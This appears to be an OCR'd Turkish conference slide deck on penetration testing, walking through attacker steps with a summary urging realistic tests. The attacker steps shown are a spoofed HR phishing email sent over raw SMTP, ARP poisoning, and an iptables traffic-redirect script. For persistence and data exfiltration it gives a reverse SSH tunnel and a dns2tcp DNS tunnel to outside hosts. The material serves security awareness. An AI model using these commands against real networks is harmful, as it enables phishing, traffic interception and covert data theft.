
ve herşey bir mail ile başlayabiliyor...

Saldırgan Neler Yapıyor ?


nsyilmaz — syilmaz@mangrove: ~ — ssh

```
syilmaz@mangrove:~$ telnet mx.yandex.ru 25
Trying 93.158.134.89...
Connected to mx.yandex.ru.
Escape character is '^]'.
220 mxfront1m.mail.yandex.net (Want to use Yandex.Mail for your domain? Visit http://pdd.yandex.ru)
helo test
250 mxfront1m.mail.yandex.net
mail from:yok@yok.com
250 2.1.0 <yok@yok.com> ok
rcpt to:nsyilmaz@yandex.com
250 2.1.5 <nsyilmaz@yandex.com> recipient ok
data
354 Enter mail, end with "." on a line by itself
Subject:2013 Terfi Listesi
From:Insan Kaynaklari <insankaynaklari@yandex.com>
To:nsyilmaz@yandex.com
Content-Type: text/html;

Terfi listesine asagidaki linkten ulasabilirsiniz...
<br>
<a href='http://www.secrove.com/'>2013 Terfi Listesi</a>
<br>
<br>


Yandex Insan Kaynaklari


.
250 2.0.0 Ok: queued on mxfront1m.mail.yandex.net as oCnSUCaT-oNn0u4CH
```

Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?

Peki linke tıklandığında neler oluyor...?

Remote Exploit Örneği...

http://www.youtube.com/watch?v=IKsdHQTD34w

Saldırgan Neler Yapıyor ?

Artık sahip olduğu erişimi kullanarak daha neler yapabilir?

- Güvenlik önlemleri alınmamış ağı ele geçirir.
- Ağ üzerindeki kullanıcı bilgilerini öğrenir.


www.ecobank.com

Uygulama örneği...


Saldırgan Neler Yapıyor ?

- ARP Önbellek Zehirlemesi
  - Ağ trafiğini kendi üzerine alır.
  - Bütün ağ trafiğini izleyebilir.
  - Trafik yönlendirme ile tüm istekleri istediği adrese yönlendirir.

Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?



Saldırgan Neler Yapıyor ?

BT [Running]


```
#!/bin/bash -v

iptables -t nat -F

iptables -t nat -A PREROUTING -p udp --dport 53 -j DNAT --to-destination 8.8.8.8

iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-destination 85.17.183.194
```

Saldırgan Neler Yapıyor ?

Ele geçirmiş olduğu bilgisayar veya ağdaki erişimin devamlılığını sağlayacaktır, backdoor yerleştirecektir.

Bu kanal üzerinden veri sızdırmasını da sağlayacaktır.


- SSH Tunnel
  - ssh -R5555:localhost:22 syilmaz@secrove.com



Saldırgan Neler Yapıyor ?

Peki iç ağdan dışarıya doğru SSH trafiği bloklanmışsa?

- DNS Tunnel
  - dns2tcpc -z tunnel.systool.org 85.17.183.194 -c -r ssh -l 4430



Özet

- Sızma testleri zorunluluktan değil ihtiyaçtan yaptırılmalıdır.
- Testler senaryolar düşünülerek gerçekçi yaptırılmalıdır.
- Bulguların kurumun yararına olduğu anlaşılmalıdır.

Teşekkürler !

senol.yilmaz@secrove.com

@nsyilmaz

nsyilmaz